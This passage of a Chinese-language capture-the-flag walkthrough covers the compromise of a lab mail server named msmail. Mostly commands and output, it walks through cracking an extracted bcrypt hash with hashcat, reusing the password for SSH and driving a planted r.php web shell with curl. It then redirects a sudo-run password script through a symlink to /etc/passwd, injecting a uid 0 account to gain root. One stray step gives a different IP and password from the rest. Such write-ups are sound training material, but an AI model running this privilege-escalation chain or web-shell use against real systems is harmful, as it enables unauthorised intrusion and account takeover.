        full = "%s:bcrypt:$2a$10$%s" % (target, hash_suffix)
        print("\n=========================================")
        print("EXTRACTED: %s" % full)
        print("=========================================")
        if verify:
            print("VERIFY   : %s" % ("MATCH" if hash_suffix == verify else "MISMATCH"))


if __name__ == "__main__":
    main()

```

```
# 上传脚本到靶机并以 q99 运行
python3 gzip_hash_extract.py admin@msmail.dsz
```

输出（实测约 46 秒）：


```
EXTRACTED:
admin@msmail.dsz:bcrypt:$2a$10$cMRS54Rxh07yu1r3u54WY.jp2Wp2HX1N4mrgVfbKsZa3kVorWh6oG
```

7.4 离线破解

把提取出的哈希去掉 `bcrypt:` 前缀，保存为 hashcat 可用的 bcrypt 格式：

```
echo '$2a$10$cMRS54Rxh07yu1r3u54WY.jp2Wp2HX1N4mrgVfbKsZa3kVorWh6oG' > admin.hash

# hashcat 模式 3200 = bcrypt，字典用 rockyou 前 30000 条
hashcat -m 3200 -a 0 admin.hash /home/kali/Desktop/msmail/rockyou_top30000.txt --force
```

```
┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ hashcat -m 3200 -a 0 admin.hash /home/kali/Desktop/msmail/rockyou_top30000.txt --force
$2a$10$cMRS54Rxh07yu1r3u54WY.jp2Wp2HX1N4mrgVfbKsZa3kVorWh6oG:sunshine07

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$cMRS54Rxh07yu1r3u54WY.jp2Wp2HX1N4mrgVfbKsZa3...rWh6oG
Time.Started.....: Thu Aug  6 07:36:21 2026, (3 mins, 11 secs)
Time.Estimated...: Thu Aug  6 07:39:32 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.......: File (/home/kali/Desktop/msmail/rockyou_top30000.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:      127 H/s (15.61ms) @ Accel:8 Loops:32 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 24320/30000 (81.07%)
Rejected.........: 0/24320 (0.00%)
Restore.Point....: 24256/30000 (80.85%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate.Engine.: Device Generator
Candidates.#01...: 040888 -> senior2007
Hardware.Mon.#01.: Util: 86%

Started: Thu Aug  6 07:36:16 2026
Stopped: Thu Aug  6 07:39:33 2026
```

7.5 验证

用 IMAP 客户端登录验证：

```
┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ python3 - <<'EOF'
import imaplib
M = imaplib.IMAP4('192.168.188.166', 143, timeout=8)
M.login('admin@msmail.dsz', 'sunshine07')
print('login OK')
M.logout()
EOF
login OK

┌──(kali㉿kali)-[~/Desktop/msmail]
└─$
```

8. 横向移动：mailadmin 系统用户

上一步破解出的 admin 邮箱密码复用于系统用户 `mailadmin`（注意系统用户名不是 `admin`，`admin` SSH 会认证失败）：

```
ssh mailadmin@192.168.188.166
密码: sunshine07
```

```
msmail:~$ id
uid=1000(mailadmin) gid=1000(mailadmin) groups=102(maddy),1000(mailadmin)
msmail:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.

[sudo] password for mailadmin:
Sorry, user mailadmin may not run sudo on msmail.
msmail:~$
```

同时确认：`mailadmin` 没有 sudo 权限；真正能提权的是 nginx 的 sudo 规则。

```
┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ curl -sk --noproxy '*' "http://192.168.188.166/plugins/forgot_password/data/r.php?c=sudo%20-l"
Matching Defaults entries for nginx on msmail:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, !requiretty

Runas and Command-specific defaults for nginx:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User nginx may run the following commands on msmail:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/ChangePass.py *

┌──(kali㉿kali)-[~/Desktop/msmail]
└─$
```

nginx 可以以 root 身份执行 `/opt/ChangePass.py`，这是提权的钥匙。

---

10. 符号链接提权到 root

10.1 原理

```
/etc/maddy/db           drwxrwxr-x maddy:maddy   → maddy 组成员（mailadmin）可写该目录
/etc/maddy/db/passwd    -rw-r----- maddy:maddy   → 文件本身只读，但可以被目录写权限替换
```

攻击链：

1. `mailadmin`（maddy 组）把 `/etc/maddy/db/passwd` 替换成指向 `/etc/passwd` 的符号链接；
2. `nginx` 通过 CVE RCE 执行 `sudo /usr/bin/python3 /opt/ChangePass.py q99 'x:0:0:root:/root:/bin/sh'`，以 **root** 运行；
3. `ChangePass.py` 打开 `/etc/maddy/db/passwd`（实际是符号链接 → `/etc/passwd`），找到用户名 `q99` 的行，将其整行改写为 `q99:x:0:0:root:/root:/bin/sh`；
4. q99 的 UID/GID 变为 0，SSH 登录 q99 即 root。

`/opt/ChangePass.py` 源码：

msmail-unHack_reset.php | msmail-unHack_config.inc.php | msmail-unHack_rcube.php | msmail_ChangePass.py

```python
#!/usr/bin/env python3
import sys

email, hash = sys.argv[1], sys.argv[2]

assert email != 'admin@msmail.dsz', f'禁止修改特权用户密码'

with open("/etc/maddy/db/passwd", "r") as f:
    lines = f.readlines()

found = False
newlines = []
for line in lines:  # 逐行解析密码文件 格式: email:hash
    s = line.strip()
    if not s or s.startswith("#"): # 跳过空行和注释行
        newlines.append(line)
        continue
    username = s.split(":", 1)[0].strip()  # 提取邮箱地址
    if username == email:  # 若找到对应行 将密码哈希 patch 到文件
        newlines.append(f"{email}:{hash}\n")
        found = True
    else:
        newlines.append(line)

if not found:
    print(f"用户{email}不存在")
    sys.exit(1)

with open("/etc/maddy/db/passwd", "w") as f:
    f.writelines(newlines)

print(f"{email} 密码已更新")
```

它只禁止修改 `admin@msmail.dsz`，并且不校验 `hash` 参数内容，因此 `q99` + 任意字符串可以注入任意行内容。

10.2 执行步骤

① mailadmin 备份并替换符号链接：

```
┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ ssh mailadmin@192.168.188.166
mailadmin@192.168.188.166's password:
msmail:~$ id
uid=1000(mailadmin) gid=1000(mailadmin) groups=102(maddy),1000(mailadmin)
msmail:~$ cp /etc/maddy/db/passwd /tmp/maddy_passwd.bak
msmail:~$ rm -f /etc/maddy/db/passwd
msmail:~$ ln -s /etc/passwd /etc/maddy/db/passwd
msmail:~$ readlink /etc/maddy/db/passwd
/etc/passwd
msmail:~$ ls -la /etc/maddy/db/
total 12
drwxrwxr-x    2 maddy    maddy         4096 Aug  6 19:47 .
drwxr-xr-x    3 root     root          4096 Aug  2 12:16 ..
lrwxrwxrwx    1 mailadmin mailadmin       11 Aug  6 19:47 passwd -> /etc/passwd
-rw-r-----    1 maddy    maddy          160 Aug  2 12:55 passwd.gz
msmail:~$
```

② 使用先前留的r.php后门以 root 改写 `/etc/passwd`：

```
┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ curl -sk --noproxy '*' "http://192.168.188.166/plugins/forgot_password/data/r.php?c=sudo%20/usr/bin/python3%20/opt
/ChangePass.py%20q99%20'x:0:0:root:/root:/bin/sh'"
q99 密码已更新
```

③ 验证 `/etc/passwd`：q99 已是 uid 0

```
msmail:~$ grep -E '^(root|q99|mailadmin):' /etc/passwd
root:x:0:0:root:/root:/bin/sh
mailadmin:x:1000:1000::/home/mailadmin:/bin/sh
q99:x:0:0:root:/root:/bin/sh
msmail:~$
```

④ SSH q99 即 root，读取 root.txt：

```
1  ssh q99@192.168.188.165
2  密码: QiaoJoJoP4ss
```

```
┌──(kali㉿kali)-[~/Desktop/msmail]
└─$ ssh q99@192.168.188.166
q99@192.168.188.166's password:
msmail:~# id
uid=0(root) gid=0(root) groups=0(root)
msmail:~# cat /root/root.txt
flag{root-6dd0127714467bb9b8d5ded1f93da519}
msmail:~#
```

✅ 拿到 root.txt